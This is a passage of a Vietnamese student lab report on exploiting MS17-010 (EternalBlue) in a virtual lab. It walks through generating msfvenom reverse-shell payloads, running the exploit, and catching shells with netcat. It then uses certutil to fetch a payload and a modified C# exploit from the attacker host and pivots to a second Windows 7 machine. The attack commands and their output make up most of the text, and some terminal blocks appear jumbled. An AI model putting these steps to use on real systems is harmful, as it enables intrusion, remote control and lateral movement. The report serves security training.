SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
(root@kali)-[~/Win7Blue]
#
```

- Shell của máy Victim:


```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nc -lvnp 4445  
listening on [any] 4445 ...  
connect to [192.168.111.138] from (UNKNOWN) [192.168.111.140] 49161  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>ipconfig  
ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Local Area Connection:  
  
    Connection-specific DNS Suffix . : localdomain  
    Link-local IPv6 Address . . . . . : fe80::ade1:cb67:3b1c:e482%11  
    IPv4 Address. . . . . : 192.168.111.140  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 192.168.111.2  
  
Tunnel adapter isatap.localdomain:  
  
    Media State . . . . . : Media disconnected  
    Connection-specific DNS Suffix . : localdomain  
  
Tunnel adapter Teredo Tunneling Pseudo-Interface:  
  
    Connection-specific DNS Suffix . :  
    IPv6 Address. . . . . : 2001:0:7deb:43b:3406:2c67:3f57:9073  
    Link-local IPv6 Address . . . . : fe80::3406:2c67:3f57:9073%14  
    Default Gateway . . . . . : ::  
  
C:\Windows\system32>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is 02D7-8018  
  
Directory of C:\Windows\system32  
  
04/20/2024 01:27 PM <DIR> .  
04/20/2024 01:27 PM <DIR> ..  
04/12/2011 03:17 PM <DIR> ..  
11/21/2010 10:24 AM <FILE> 158,720 aaclient.dll  
11/21/2010 10:24 AM <FILE> 3,745,792 accessibilitycp.dll  
07/14/2009 08:24 AM <FILE> 39,424 ACCTRES.dll  
07/14/2009 08:40 AM <FILE> 9,216 acledit.dll  
07/14/2009 08:40 AM <FILE> 154,112 aclui.dll  
11/21/2010 10:24 AM <FILE> 53,248 accpage.dll  
07/14/2009 08:40 AM <FILE> 11,264 acprox.dll  
11/21/2010 10:24 AM <FILE> 780,800 ActionCenter.dll
```

B.2.2.1 Bài tập về nhà (YÊU CẦU LÀM)

1. Thực hiện lại nhưng không được sử dụng script .sh. Giải thích chi tiết từng bước mà script đã làm (KHÔNG CẦN GIẢI THÍCH MÃ KHAI THÁC LỖ HỔNG)

- Dựa trên các bước mà file .sh của Win7Blue ta có thể thấy:

+ Đầu tiên sau khi chọn Option 4, nó sẽ yêu cầu người dùng phải nhập RHOST,LHOST,LPORT.

+ Sau đó nó sẽ xóa 2 file có tên là sc_x64_msf.bin và sc_x64.bin nếu 2 file này đã tồn tại trong máy

+ Sau đó nó tạo payload msfvenom theo cơ chế như sau:

```
msfvenom -p windows/x64/shell_reverse_tcp -f raw -o sc_x64_msf.bin  
EXITFUNC=thread LHOST= (User Input) LPORT=(User input)
```

+ Sau đó nó cat 2 file sc x64 kernel.bin và sc x64 msf.bin để tạo ra file sc x64.bin

+ Cuối cùng nó chạy lệnh python ms17_010_eternalblue.py (giá trị RHOST) sc_x64.bin

- Mô phỏng lại ở trên ta làm y hệt tương tự như những gì script đã làm

```
(root@kali)-[~]
# cd Win7Blue

(root@kali)-[~/Win7Blue]
# msfvenom -p windows/x64/shell_reverse_tcp -f raw -o SC_x64_msf.bin EXITFUNC=thread LHOST=192.168.111.138 LPORT=4445
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Saved as: SC_x64_msf.bin

(root@kali)-[~/Win7Blue]
# cat sc_x64_kernel.bin sc_x64_msf.bin > sc_x64.bin
cat: sc_x64_msf.bin: No such file or directory

(root@kali)-[~/Win7Blue]
# ls
LICENSE  ms17_010_eternalblue.py  mysmb.py  README.md  screenshots  sc_x64.bin  sc_x64_kernel.bin  SC_x64_msf.bin  sc_x86_kernel.bin  Win7Blue

(root@kali)-[~/Win7Blue]
# cat sc_x64_kernel.bin SC_x64_msf.bin > sc_x64.bin

(root@kali)-[~/Win7Blue]
# python ms17_010_eternalblue.py 192.168.111.140 sc_x64.bin
shellcode size: 1232
numGroomConn: 13
Target OS: Windows 7 Ultimate 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done

(root@kali)-[~/Win7Blue]
#
```

```
kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [192.168.111.138] from (UNKNOWN) [192.168.111.140] 49163
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::ade1:cb67:3b1c:e482%11
    IPv4 Address. . . . . : 192.168.111.140
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.111.2

Tunnel adapter isatap.localdomain:


    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : localdomain

Tunnel adapter Teredo Tunneling Pseudo-Interface:

    Connection-specific DNS Suffix  . :
    IPv6 Address. . . . . : 2001:0:7deb:43b:3406:2c67:3f57:9073
    Link-local IPv6 Address . . . . . : fe80::3406:2c67:3f57:9073%14
    Default Gateway . . . . . : ::

C:\Windows\system32>python ms17_010_eternalblue.py 192.168.111.140 sc_x64.bin
shellcode size: 1232
numGroomConn: 13
Target OS: Windows 7 Ultimate 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
```

2. Ta có mô hình mạng như sau, thực hiện các yêu cầu sau:



- Máy Kali Linux (Attacker): 192.168.111.138

```

File Actions Edit View Help

(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.111.138 netmask 255.255.255.0 broadcast 192.168.111.255
    inet6 fe80::6a59:1335:6b29:3e47 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:e6:78:23 txqueuelen 1000 (Ethernet)
    RX packets 3554 bytes 2842825 (2.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2071 bytes 1156754 (1.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 107 bytes 19212 (18.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 107 bytes 19212 (18.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$

```

- Máy Windows7 (Victim 1): 192.168.111.140. USERNAME của máy này là Kop

```

C:\Windows\system32\cmd.exe

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : localdomain
    Link-local IPv6 Address . . . . . : fe80::ade1:cb67:3b1c:e482%11
    IPv4 Address. . . . . : 192.168.111.140
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.111.2

Tunnel adapter isatap.localdomain:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . : localdomain

Tunnel adapter Teredo Tunneling Pseudo-Interface:

    Connection-specific DNS Suffix . :
    IPv6 Address. . . . . : 2001:0:7deb:43b:38f9:3713:3f57:9073
    Link-local IPv6 Address . . . . . : fe80::38f9:3713:3f57:9073%14
    Default Gateway . . . . . : ::

C:\Users\Kop>

```

- Máy Windows7 (Victim 2): 192.168.111.139. Máy này Username là Victim 1

```

C:\Windows\system32\cmd.exe

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : localdomain
    Link-local IPv6 Address . . . . . : fe80::6983:b916:ccd8:407a%11
    IPv4 Address. . . . . : 192.168.111.139
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.111.2

Tunnel adapter isatap.localdomain:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . : localdomain

Tunnel adapter Local Area Connection* 11:

    Connection-specific DNS Suffix . :
    IPv6 Address. . . . . : 2001:0:7deb:43b:3499:a16:3f57:9074
    Link-local IPv6 Address . . . . . : fe80::3499:a16:3f57:9074%13
    Default Gateway . . . . . : ::


C:\Users\Victim 1>

```

- Vì một số lỗi setup nên em đã bị nhầm 2 máy mong anh thông cảm, máy Kop sẽ là Victim 1 trong mô hình trên và máy có username là Victim 1 sẽ là Victim 2 trong mô hình trên

a. Trên máy Attacker, mở 2 cổng lắng nghe là 4444 và 4445

- Ở đây nhóm em làm 4445 và 4446 vì không hiểu sao 4444 mặc dù không dịch vụ nào sử dụng nhưng không thể connect back



The image shows two screenshots of a Kali Linux terminal window. The top screenshot shows the terminal with the prompt `(kali㉿kali)-[~]`, the command `$ nc -lvp 4445` entered, and the output `listening on [any] 4445 ...`. The bottom screenshot shows the same terminal with the command `$ nc -lvp 4446` entered and the cursor at the end of the line.

b. Trên máy Attacker, thực hiện khai thác lỗ hổng MS17-010 trên máy Victim 1 và thực hiện connect back về máy Attacker trên port 4444 (4445)

- Làm giống câu 2.2.1:

```

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [192.168.111.138] from (UNKNOWN) [192.168.111.140] 49162
Microsoft Windows [Version 6.1.7601]

root@kali: ~/Win7Blue
File Actions Edit View Help
(kali@kali)-[~/Win7Blue]
# cp Program.cs ProgramExploit.cs
http://192.168.111.138/payload.bin C:\Users\Kop\Desktop\payload.bin
http://192.168.111.138/payload.bin C:\Users\Kop\Desktop\payload.bin
(kali@kali)-[~/Win7Blue]
# python ms17_010_eternalblue.py 192.168.111.140 sc_x64.bin
shellcode size: 1232
numGroomConn: 13
Target OS: Windows 7 Ultimate 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done

(kali@kali)-[~/Win7Blue]
# cp payload.bin /var/www/html

Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::ade1:cb67:3b1c:e482%11
IPv4 Address. . . . . : 192.168.111.140
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.111.2

Tunnel adapter isatap.localdomain:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : localdomain

Tunnel adapter Teredo Tunneling Pseudo-Interface:

Connection-specific DNS Suffix . :
IPv6 Address. . . . . : 2001:0:7deb:43b:38f9:3713:3f57:9073
Link-local IPv6 Address . . . . . : fe80::38f9:3713:3f57:9073%14
Default Gateway . . . . . : ::

C:\Users\Kop>

```

c. Sau khi có được connect back từ máy Victim 1, trong session shell đó, thực hiện tải về exploit từ máy Attacker và khai thác lỗ hổng MS17-010 trên máy Victim 2, để máy Victim 2 thực hiện connect back về máy Attacker trên port 4446

- Đầu tiên ta sẽ tải về 1 file Program.cs từ Github: [Eternalblue/Eternalblue/Program.cs](https://github.com/Eternalblue/Eternalblue/Program.cs) at master · lassehauballe/Eternalblue · GitHub

- Sau đó tiến hành tạo payload để khi chạy file Exploit sẽ kết nối tới port 4446

```

(kali@kali)-[~/Win7Blue]
# msfvenom -p windows/x64/shell_reverse_tcp -f raw -o payload.bin EXITFUNC=thread LHOST=192.168.111.138 LPORT=4446
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Saved as: payload.bin

```

- Trong file Program.cs đã tải về ta thêm vài đoạn code vào trong hàm Exploit:


```
static void Exploit(string target)
{
    string ip = target;
    int port = 445;
    int grooms = 12;
    TcpClient client = new TcpClient(ip, port);
    Socket sock = client.Client;
    FileStream fs = new FileStream(@"C:\Users\Kop\Desktop\payload.bin", FileMode.Open, FileAccess.Read);
    BinaryReader br = new BinaryReader(fs);
    long numBytes = new FileInfo(@"C:\Users\Kop\Desktop\payload.bin").Length;
    byte[] buf = new byte[279] {
```

- Sau đó lưu ra thành ProgramExploit.cs

```
(root@kali) ~/Win7Blue
ls
LICENSE ms17_010_eternalblue.py myamb.py payload.bin Program.cs ProgramExploit.cs README.md sc_payload_msf.bin screenshots sc_x64.bin sc_x64_kernel.bin sc_x64_msf.bin sc_x86_kernel.bin Win7Blue
(root@kali) ~/Win7Blue
```

- Chuyển 2 file bao gồm payload.bin và ProgramExploit.cs lên WebLocal

```
(root@kali) ~/Win7Blue
# cp payload.bin /var/www/html

(root@kali) ~/Win7Blue
# cp ProgramExploit.cs /var/www/html

(root@kali) ~/Win7Blue
# ls /var/www/html
DVWA index.html index.nginx-debian.html Lab3.cs payload.bin ProgramExploit.cs sc_payload_msf.bin
```

- Sau đó quay lại Shell đã được connect back trên máy Victim 1 ta tải 2 file đã gửi lên Web Local về máy Victim1.

```
C:\Users\Kop>cd Desktop
cd Desktop

C:\Users\Kop\Desktop>certutil -urlcache -split -f http://192.168.111.138/payload.bin C:\Users\Kop\Desktop\payload.bin
certutil -urlcache -split -f http://192.168.111.138/payload.bin C:\Users\Kop\Desktop\payload.bin
**** Online ****
0000 ...
01cc ...
CertUtil: -URLCache command completed successfully.


C:\Users\Kop\Desktop>certutil -urlcache -split -f http://192.168.111.138/ProgramExploit.cs C:\Users\Kop\Desktop\ProgramExploit.cs
certutil -urlcache -split -f http://192.168.111.138/ProgramExploit.cs C:\Users\Kop\Desktop\ProgramExploit.cs
**** Online ****
0000 ...
b0bb ...
CertUtil: -URLCache command completed successfully.
```

- Biên dịch lại file cs

```
C:\Users\Kop\Desktop>C:\Windows\Microsoft.NET\Framework\v3.5\csc.exe /t:exe /out:ProgramExploit.exe ProgramExploit.cs
C:\Windows\Microsoft.NET\Framework\v3.5\csc.exe /t:exe /out:ProgramExploit.exe ProgramExploit.cs
Microsoft (R) Visual C# 2008 Compiler version 3.5.30729.5420
for Microsoft (R) .NET Framework version 3.5
Copyright (C) Microsoft Corporation. All rights reserved.

C:\Users\Kop\Desktop>
```

- Ta đã connect được tới victim 2 từ victim 1



HẾT